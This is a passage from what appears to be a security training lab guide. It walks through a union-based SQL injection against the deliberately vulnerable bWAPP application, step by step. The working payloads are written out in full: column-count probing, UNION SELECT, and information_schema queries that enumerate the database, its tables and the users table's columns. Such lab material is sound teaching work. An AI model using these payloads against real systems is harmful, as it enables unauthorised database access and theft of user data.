


Figure 1.13 Screenshot of PLABWIN10: Showing the error caused by the entered statement.

Step 14

Next, try another random number. Type the following code in the textbox:

> ***Note:*** *The value of 1 is used to test if there is only one column in the database.*

```
m' order by 7-- -
```

Press **Search**.




Figure 1.14 Screenshot of PLABWIN10: Entering the statement to find the total number of columns that exist in the original SQL.

Step 15

There is no error in column 7, which confirms that there are a total of 7 columns in the original SQL statement.




Figure 1.15 Screenshot of PLABWIN10: Showing the output of the entered statement.

Step 16

You will now need to select all columns at once using the **union all select** statement. To do this, type the following statement:

```
m' union all select 1,2,3,4,5,6,7 -- -
```

Click **Search**. Notice that there is no error. The output is now generated.




Figure 1.16 Screenshot of PLABWIN10: Showing the output of the union all select statement.

Step 17

You need to find the database name now. To do this, type the following statement:

```
m' union all select 1,database(),3,4,5,6,7 -- -
```

Click **Search**. The name of the database appears in the **Title** column.




Figure 1.17 Screenshot of PLABWIN10: Showing the database name in the output.

Step 18

Next, you need to find the table names in the database, which is **bWAPP**. To do this, type the following statement:

```
m' union all select 1,table_name,3,4,5,6,7 from
information_schema.tables where table_schema=database()
-- -
```

Click **Search**.




Figure 1.18 Screenshot of PLABWIN10: Entering a statement to find the table names in the database.

Step 19

Notice the output lists the table names. The statement that you executed has found five tables in the **bWAPP** database.




Figure 1.19 Screenshot of PLABWIN10: Showing the table names in the output.

Step 20

Let's explore the **users** table and find its columns. To to this, type the following statement:

```
m' union all select 1,column_name,3,4,5,6,7 from
information_schema.columns where table_name='users' and
table_schema=database() -- -
```

Click **Search**. Notice that the output reveals the names of the columns. There is a total of **nine** columns that were found in the **users** table.

